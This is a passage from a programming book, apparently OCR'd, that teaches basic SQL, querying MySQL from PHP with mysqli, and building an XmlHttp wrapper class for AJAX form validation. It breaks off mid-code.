You can create data tables using SQL code, or using a visual interface. Here's an example of a SQL command that creates a simple data table:

```
CREATE TABLE users
(
 user_id INT UNSIGNED NOT NULL AUTO_INCREMENT,
 user_name VARCHAR(32) NOT NULL,
 PRIMARY KEY (user_id)
);
```

In case you don't like how you created the table, you have the option to alter it using `ALTER TABLE`, or to drop (delete) it altogether using `DROP TABLE`. You can use `TRUNCATE TABLE` to rapidly drop and recreate the table (it has the same effect as deleting all the records, but it's much faster and also clears the auto-increment index).

For each exercise, we will give you the SQL code that builds the necessary data tables. You can execute this code by using a program such as phpMyAdmin (the Appendix describes the installation procedure). To execute SQL code using phpMyAdmin, you need to connect to a database by selecting its name in the **Database** list, and clicking the **SQL** tab on the main panel, as shown in Figure 4-8:




Figure 4-8: Executing SQL code using phpMyAdmin

Manipulating data

You can manipulate your data using SQL's **Data Manipulation Language** (**DML**) commands, `SELECT`, `UPDATE`, and `DELETE`, used to retrieve, add, modify, and delete records from data tables. These commands are very powerful, and flexible. Their basic syntax is:

```
SELECT <column list>
FROM <table name(s)>
[WHERE <restrictive condition(s)>]

INSERT INTO <table name> [(column list)]
VALUES (column values)
```

```
UPDATE  <table name>
SET <column name> = <new value> [, <column name> = <new value> ... ]
[WHERE <restrictive condition>]

DELETE FROM <table name>
[WHERE <restrictive condition>]
```

The following are a few basic things that you should keep in mind:

- The SQL code can be written in one or more lines—in whatever way you feel it looks nicer.
- If you want to execute several SQL commands at once, you must separate them by using the semicolon (;).
- The values written between square brackets in the syntax are optional. (Be very careful with the `DELETE` statement though; if you don't specify a restrictive condition, *all* elements will be deleted.)
- With `SELECT`, you can specify `*`, instead of the column list, which includes all the existing table columns.
- SQL is not case sensitive, but for consistency, we will write the SQL statements in uppercase, and the table and field names in lowercase.

Generally, it's a good idea to double/triple check commands that alter your data before you execute them; many a near disaster has been averted by mere... reading.

You can test how these commands work by practicing on the `users` table that was described earlier. Feel free to open a **SQL** tab in phpMyAdmin and execute commands such as:

```
INSERT INTO users (user_name) VALUES ('john');
INSERT INTO users (user_name) VALUES ('sam');
INSERT INTO users (user_name) VALUES ('ajax');
SELECT user_id, user_name FROM users;

UPDATE users SET user_name='cristian' WHERE user_id=1;

SELECT user_id, user_name FROM users;

DELETE FROM users WHERE user_id=3;

SELECT * FROM users WHERE user_id>1;
```

During the course of this book, you will meet much more complicated query examples, which will be explained as necessary. Please remember that SQL is a big subject, so you will likely need additional resources if you haven't written much SQL code so far.

Connecting to your database and executing queries

In our examples, the code that connects to the database will be written in PHP. As Figure 4-9 shows, the database will never be accessed directly by the client, but only by the business logic written in the PHP code on the server:




Figure 4-9: User connecting to MySQL through layers of functionality

To get to the necessary data, your PHP code will need to authenticate to the database.

Database security—as with any other kind of security system—involves two important concepts: **authentication** and **authorization**. Authentication is the process in which the user is uniquely identified using some sort of login mechanism (usually by entering a username and password). Authorization refers to the resources that can be accessed (and actions that can be performed) by the authenticated user.

If you configured MySQL security as shown in the Appendix, you will connect to your local MySQL server, to the database called `ajax`, as a user called **ajaxuser**, with the password **practical**. These details will be kept in a configuration file called `config.php`, which can be easily updated when necessary. The `config.php` script will look like this:

```
<?
// defines database connection data
define('DB_HOST', 'localhost');
define('DB_USER', 'ajaxuser');
define('DB_PASSWORD', 'practical');
define('DB_DATABASE', 'ajax');
?>
```

This data will be used when performing database operations. Any database operation consists of three mandatory steps:

1. Opening the database connection.
2. Executing the SQL queries and reading the results.
3. Closing the database connection.

It's a good practice to open the database connection as late as possible, and close it as soon as possible, because open database connections consume server resources. The following code snippet shows a simple PHP script that opens a connection, reads some data from the database, and closes the connection:

```
// connect to the database
$mysqli = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_DATABASE);
// what SQL query you want executed?
$query = 'SELECT user_id, user_name FROM users';
// execute the query
$result = $mysqli->query($query);
// do something with the results...
// ...
// close the input stream
$result->close();
// close the database connection
$mysqli->close();
```

We use the `mysqli` library to access MySQL. This is a newer and improved version of the `mysql` library, which provides both object-oriented and procedural interfaces to MySQL, and can access more advanced features of MySQL. If you have older versions of MySQL or PHP that don't support `mysqli`, use `mysql` instead.

The exercise that follows doesn't contain AJAX-specific functionality; it is just a simple example of accessing a MySQL database from PHP code.

Time for action – working with PHP and MySQL

1. Connect to the `ajax` database using phpMyAdmin, and create a table named `users` with the following code:

```
CREATE TABLE users
(
 user_id INT UNSIGNED NOT NULL AUTO_INCREMENT,
```

```
 user_name VARCHAR(32) NOT NULL,
 PRIMARY KEY (user_id)
);
```

2. Execute the following `INSERT` commands to populate your `users` table with some sample data:

```
INSERT INTO users (user_name) VALUES ('bogdan');
INSERT INTO users (user_name) VALUES ('audra');
INSERT INTO users (user_name) VALUES ('cristian');
```

As `user_id` is an `auto_increment` column, its values will be generated by the database.

3. In your `ajax` folder, create a new folder named `mysql`.
4. In the `mysql` folder, create a file named `config.php`, and add the database configuration code to it (change these values to match your configuration):

```
<?php
// defines database connection data
define('DB_HOST', 'localhost');
define('DB_USER', 'ajaxuser');
define('DB_PASSWORD', 'practical');
define('DB_DATABASE', 'ajax');
?>
```

5. Now add the standard error-handling file, `error_handler.php`. Feel free to copy this file from the previous exercises:

```
<?php
// set the user error handler method to be error_handler
set_error_handler('error_handler', E_ALL);
// error handler function
function error_handler($errNo, $errStr, $errFile, $errLine)
{
  // clear any output that has already been generated
  if(ob_get_length()) ob_clean();

  // output the error message
  $error_message = 'ERRNO: ' . $errNo . chr(10) .
                   'TEXT: ' . $errStr . chr(10) .
                   'LOCATION: ' . $errFile .
                   ', line ' . $errLine;
  echo $error_message;
```

```
  // prevent processing any more PHP scripts
  exit;
}
?>
```

6. Create a new file named `index.php` and add this code to it:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.
w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html>
  <head>
    <title>Practical AJAX: Working with PHP and MySQL</title>
  </head>
  <body>

<?php
// load configuration file
require_once('error_handler.php');
require_once('config.php');
// connect to the database
$mysqli = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_DATABASE);
// the SQL query to execute
$query = 'SELECT user_id, user_name FROM users';
// execute the query
$result = $mysqli->query($query);
// loop through the results
while ($row = $result->fetch_array(MYSQLI_ASSOC))
{
  // extract user id and name
  $user_id = $row['user_id'];
  $user_name = $row['user_name'];
  // do something with the data (here we output it)
  echo 'Name of user #' . $user_id . ' is ' . $user_name .
'<br/>';
}
// close the input stream
$result->close();
// close the database connection
$mysqli->close();
?>

  </body>
</html>
```

7. Test your script by loading `http://localhost/ajax/mysql/index.php` with a web browser. Figure 4-10 shows the intended results:




Figure 4-10: These users' names are read from the database

What just happened?

First of all, note that there is no AJAX going on here; the example is demonstrating plain PHP data-access functionality. All the interesting things happen in `index.php`. The real functionality starts by loading the error handler, and the configuration scripts:

```
<?php
// load configuration file
require_once('error_handler.php');
require_once('config.php');
```

Then, just as mentioned, we create a new database connection:

```
// connect to the database
$mysqli = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_DATABASE);
```

Note that a database connection contains a reference to a specific database inside the database server, not to the database server itself. The database we connect to is `ajax`, which contains the `users` table that you created earlier. When performing queries on the created connection, you can count on having access to the `users` table:

```
// the SQL query to execute
$query = 'SELECT user_id, user_name FROM users';
// execute the query
$result = $mysqli->query($query);
```

After these commands execute, the `$result` variable contains a pointer to the results stream, which we read line by line using the `fetch_array()` method. This method returns an array with the fields of the current result row, and moves the pointer to the next result row. We parse the results row by row in a `while` loop until reaching the end of the stream, and for each row we read its individual fields:

```
// loop through the results
while ($row = $result->fetch_array(MYSQLI_ASSOC))
{
  // extract user id and name
  $user_id = $row['user_id'];
  $user_name = $row['user_name'];
  // do something with the data (here we output it)
  echo 'Name of user #' . $user_id . ' is ' . $user_name . '<br/>';
}
```

At the end, we close the open database objects so that we don't consume any resources unnecessarily, and we don't keep any database locks that could hurt the activity of other queries running at the same time:

```
// close the input stream
$result->close();
// close the database connection
$mysqli->close();
?>
```

Summary

Hopefully, you have enjoyed the little examples in this chapter because many more will follow! This chapter walked you through the technologies that live at the server side of a typical AJAX application. We did a few exercises that involved simple server functionality, and PHP did a wonderful job at delivering that functionality. You also learned the basics of working with databases, and simple database operations with the first table created in this book.

In the following chapters, you'll meet even more interesting examples that use more advanced code to implement their functionality. In Chapter 5, *AJAX Form Validation*, you'll build an AJAX-enabled form validation page, which is safe to work with even if the client doesn't support JavaScript and AJAX.

5
AJAX Form Validation

Input data validation is an essential feature for any modern software application. In the case of web applications, validation is an even more sensitive area because your application is widely reachable by many users with varying skill sets (and intentions).

Validation is not something that you can play with—invalid data has the potential to harm the application's functionality, result in errant and inaccurate reporting, and even corrupt the application's most sensitive area—the database.

Validating data requires checking whether the data entered by the user complies with rules established in accordance with the business rules of your application *before* allowing it to be used. For example, if dates must be entered in the YYYY-MM-DD format, then a date of February 28 would be invalid. Email addresses and phone numbers are other examples of data that should be checked against valid formats. In addition, validation must guard against "SQL injection"—which could corrupt, control, and/or access your data and database.

The importance of carefully defining input data validation rules and consistently applying those rules cannot be overstated!

Historically, web form validation was implemented primarily on the server side, after the form was submitted. In some cases, on the client side, there was also some JavaScript code that performed simple validation such as checking whether the email address was valid or if a field had been left blank.

But, there were a few problems with traditional web form validation techniques:

- Server-side form validation butted up against the limits of the HTTP protocol—a *stateless* protocol. Unless special code was written to deal with this issue, submitting a page with invalid data had the user receiving an empty form as a reply, and then, much to his chagrin, the entire form had to be filled in again from scratch. How annoying.
- After submitting the page, the user waited (not so) patiently for a full-page reload. With every mistake made in filling out the form, the annoying "new page reload with blank form" happened.

In this chapter, we will create a form validation application that implements traditional techniques with added AJAX flavor, thereby making the form more user-friendly, responsive, and pleasing. In the AJAX world, entered data is validated on the fly, so the users are never confronted with waiting for full-page reloads or the rude "blank form" as a reply.

The server is the last line of defense against invalid data, so even if you implement client-side validation, server-side validation is mandatory. The JavaScript code that runs on the client can be disabled permanently from the browser's settings and/or it can be easily modified or bypassed.

Implementing AJAX form validation

The form validation application we will build in this chapter validates the form at the server side on the classic form submit, implementing AJAX validation while the user navigates through the form. The final validation is performed at the server, as shown in Figure 5-1:




Figure 5-1: Validation being performed seamlessly while users continue their activity

Doing a final server-side validation when the form is submitted should never be considered optional. If someone disables JavaScript in the browser settings, AJAX validation on the client side clearly won't work, exposing sensitive data, and thereby allowing an evil-intentioned visitor to harm important data on the server (for example, through SQL injection).

Always validate user input on the server.

As shown in the preceding figure, the application you are about to build validates a registration form using both AJAX validation (client side) and typical server-side validation:

- **AJAX-style** (client side): It happens when each form field loses focus (`onblur`). The field's value is immediately sent to and evaluated by the server, which then returns a result (`0` for failure, `1` for success). If validation fails, an error message will appear and notify the user about the failed validation, as shown in Figure 5-3.
- **PHP-style** (server side): This is the usual validation you would do on the server—checking user input against certain rules after the entire form is submitted. If no errors are found and the input data is valid, the browser is redirected to a success page, as shown in Figure 5-4. If validation fails, however, the user is sent back to the form page with the invalid fields highlighted, as shown in Figure 5-3.

Both AJAX validation and PHP validation check the entered data against our application's rules:

- **Username** must not already exist in the database
- **Name field** cannot be empty
- A gender must be selected
- **Month of birth** must be selected
- **Birthday** must be a valid date (between 1-31)
- **Year of birth** must be a valid year (between 1900-2000)
- The date must exist in the number of days for each month (that is, there's no February 31)
- **E-mail address** must be written in a valid email format
- **Phone number** must be written in standard US form: xxx-xxx-xxxx
- The **I've read the Terms of Use** checkbox must be selected

Watch the application in action in the following screenshots:




Figure 5-2: User registration form




Figure 5-3: AJAX form validation




Figure 5-4: Successful submission

XMLHttpRequest, version 2

As in this book we do our best to combine theory and practice, before moving on to implementing the AJAX form validation script, we'll have another quick look at our favorite AJAX object—`XMLHttpRequest`.

On this occasion, we will step up the complexity (and functionality) a bit and use everything we have learned until now. We will continue to build on what has come before as we move on; so again, it's important that you take the time to be sure you've understood what we are doing here. Time spent on digging into the materials really pays off when you begin to build your own application in the real world.

In Chapter 2, we took a sneak peak at the `XMLHttpRequest` object—the nexus of the AJAX world. Back then, we didn't have any OOP JavaScript skills. We've seen the power hidden in JavaScript in Chapter 3. In Chapter 4, we saw how PHP works together with AJAX requests.

Our OOP JavaScript skills will be put to work improving the existing script that used to make AJAX requests. In addition to the design that we've already discussed, we're creating the following features as well:

- Flexible design so that the object can be easily extended for future needs and purposes
- The ability to set all the required properties via a JSON object

We'll package this improved `XMLHttpRequest` functionality in a class named `XmlHttp` that we'll be able to use in other exercises as well. You can see the class diagram in the following screenshot, along with the diagrams of two helper classes:

- `settings` is the class we use to create the call settings; we supply an instance of this class as a parameter to the constructor of `XmlHttp`
- `complete` is a callback delegate, pointing to the function we want executed when the call completes

The final purpose of this exercise is to create a class named `XmlHttp` that we can easily use in other projects to perform AJAX calls. This class is an improvement of the `async.js` script that you built in Chapter 2, *JavaScript and the AJAX Client*.




Figure 5-5: Diagrams of the XmlHttp and settings classes and complete delegate

With our goals in mind, let's get to it!

Time for action – the XmlHttp object

1. In the `ajax` folder, create a folder named `validate`, which will host the exercises in this chapter.
2. In the `validate` folder, create a new file named `xhr.js` and add the following code to it:

```
// XmlHttp constructor can receive request settings:
// url - the server url
// contentType - request content type
// type - request type (default is GET)
// data - optional request parameters
// async - whether the request is asynchronous (default is true)
// showErrors - display errors
// complete - the callback function to call when the request
// completes
function XmlHttp(settings)
```

```
{
  // store the settings object in a class property
  this.settings = settings;

  // override default settings with those received as parameter
  // the default url points to the current page
  var url = location.href;
  if (settings.url)
    url = settings.url;

  // the default content type is the content type for forms
  var contentType = "application/x-www-form-urlencoded";
  if (settings.contentType)
    contentType = settings.contentType;

  // by default the request is done through GET
  var type = "GET";
  if(settings.type)
    type = settings.type;

  // by default there are no parameters sent
  var data = null;
  if(settings.data)
  {
    data = settings.data;
    // if we go through GET we properly adjust the URL
    if(type == "GET")
      url = url + "?" + data;
  }

  // by default the postback is asynchronous
  var async = true;
  if(settings.async)
    async = settings.async;

  // by default we show all the infrastructure errors
  var showErrors = true;
  if(settings.showErrors)
    showErrors = settings.showErrors;

  // create the XmlHttpRequest object
  var xhr = XmlHttp.create();

  // set the postback properties
  xhr.open(type, url, async);
  xhr.onreadystatechange = onreadystatechange;
```

```
xhr.setRequestHeader("Content-Type", contentType);
xhr.send(data);

// the function that displays errors
function displayError(message)
{
  // ignore errors if showErrors is false
  if (showErrors)
  {
    // display error message
    alert("Error encountered: \n" + message);
  }
}

// the function that reads the server response
function readResponse()
{
  try
  {
    // retrieve the response content type
    var contentType = xhr.getResponseHeader("Content-Type");
    // build the json object if the response has one
    if (contentType == "application/json")
    {
      response = JSON.parse(xhr.responseText);
    }
    // get the DOM element if the response is XML
    else if (contentType == "text/xml")
    {
      response = xhr.responseXml;
    }
    // by default get the response as text
    else
    {
      response = xhr.responseText;
    }
    // call the callback function if any
    if (settings.complete)
      settings.complete (xhr, response, xhr.status);
  }
  catch (e)
  {
```

```
            displayError(e.toString());
          }
        }

        // called when the request state changes
        function onreadystatechange()
        {
          // when readyState is 4, we read the server response
          if (xhr.readyState == 4)
          {
            // continue only if HTTP status is "OK"
            if (xhr.status == 200)
            {
              try
              {
                // read the response from the server
                readResponse();
              }
              catch(e)
              {
                // display error message
                displayError(e.toString());
              }
            }
            else
            {
              // display error message
              displayError(xhr.statusText);
            }
          }
        }
      }

      // static method that returns a new XMLHttpRequest object
      XmlHttp.create = function()
      {
        // will store the reference to the XMLHttpRequest object
        var xmlHttp;
        // create the XMLHttpRequest object
        try
        {
          // assume IE7 or newer or other modern browsers
```

```
    xmlHttp = new XMLHttpRequest();
  }
  catch(e)
  {
    // assume IE6 or older
    try
    {
      xmlHttp = new ActiveXObject("Microsoft.XMLHttp");
    }
    catch(e) { }
  }
  // return the created object or display an error message
  if (!xmlHttp)
    alert("Error creating the XMLHttpRequest object.");
  else
    return xmlHttp;
}
```

3. To quickly test the functionality of your `XmlHttp` class, create a new file named `xhrtest.html` and add the following code to it:

```
<html>
<head>
  <script type="text/javascript" src="xhr.js"></script>
</head>
<body>
<div id="test">
</div>
<script>
  XmlHttp
  ({url:'async.txt',
    complete:function(xhr,response,status)
      {
        document.getElementById("test").innerHTML = response;
      }
  });
</script>
</body>
</html>
```

4. Now create `async.txt` with some text in it, and then load `http://localhost/ajax/validate/xhrtest.html`. Figure 5-6 shows our result:




Figure 5-6: Testing the XmlHttp class

What just happened?

The code listed above contains significant code from the previous examples and then some new code. Let's break it down into small pieces and analyze it.

The chosen name for our reusable object is `XmlHttp`. Its functionality is wrapped in two functions:

- `XmlHttp.create()`: A static method of the `XmlHttp` object that creates a `XmlHttpRequest` object
- `XmlHttp()`: The constructor of the `XmlHttp` object

From a design point of view, the `XmlHttp` object represents a wrapper around the `XmlHttpRequest` object. The `XmlHttp.create()` method contains the same code that we have previously seen in the `createXmlHttpRequestObject()` method. It simply acts like a factory for an `XmlHttpRequest` object.

The constructor of the `XmlHttp` object, although it can look quite scary at first sight, actually contains very simple code—provided that you know the theory from Chapter 3, *Object Oriented JavaScript*. The constructor receives as a parameter a JSON object containing all the settings for the `XmlHttp` object. Choosing a JSON object is both convenient from the extensibility point of view and easy from the programming point of view. We store the settings in a property with the same name.

```
function XmlHttp(settings)
{
  // store the settings object in a class property
  this.settings = settings;
```

The `settings` object contains the following properties that will be mainly used for the `XmlHttpRequest` object:

- `url`: The URL of the AJAX request
- `type`: The type of the request (GET or POST)
- `contentType` : The content type of the request
- `data`: The data to be sent to the server
- `async`: A flag that specifies whether the request is synchronous or asynchronous
- `complete`: The function called when the request completes
- `showErrors`: A flag that indicates whether infrastructure errors will be displayed or not

These are the parameters required to make an AJAX request. Even though the structure and the design of this object are simple, it can be easily extended with more advanced features, giving us the flexibility feature we defined as a goal.

The flexibility offered by JSON objects means we don't force the user to pass all the properties mentioned above each time the object is created. Instead, we created a standard set of default values that the user can choose to overwrite when necessary. The next few lines simply implement this logic.

Making a request through `GET` or `POST` is different and we take care of it when setting the parameters for the request:

```
// by default there are no parameters sent
var data = null;
if(settings.data)
{
  data = settings.data;
  // if we go through GET we properly adjust the URL
  if(type == "GET")
    url = url + "?" + data;
}
```

After having all the settings for the AJAX request, we create the `XmlHttpRequest` and we open it.

```
// create the XmlHttpRequest object
var xhr = XmlHttp.create();

// set the postback properties
xhr.open(type, url, async);
```

The next step is to hook to the `readystatechange` event:

```
xhr.onreadystatechange = onreadystatechange;
```

The handler function is a inner function of the constructor and contains the same code as the `handleRequestStateChange()` method that you already know.

Probably the most interesting piece of code is in the response handler. The `readResponse()` inner function is responsible for handling the response received from the server. It gets the content type of the response and, based on that, it builds the response JSON object or it retrieves the response as an XML element. If no matching content type is found, the raw text of the response is used instead.

```
// retrieve the response content type
var contentType = xhr.getResponseHeader("Content-Type");
// build the json object if the response has one
if (contentType == "application/json")
{
  response = JSON.parse(xhr.responseText);
}
// get the DOM element if the response is XML
else if (contentType == "text/xml")
{
  response = xhr.responseXml;
}
// by default get the response as text
else
{
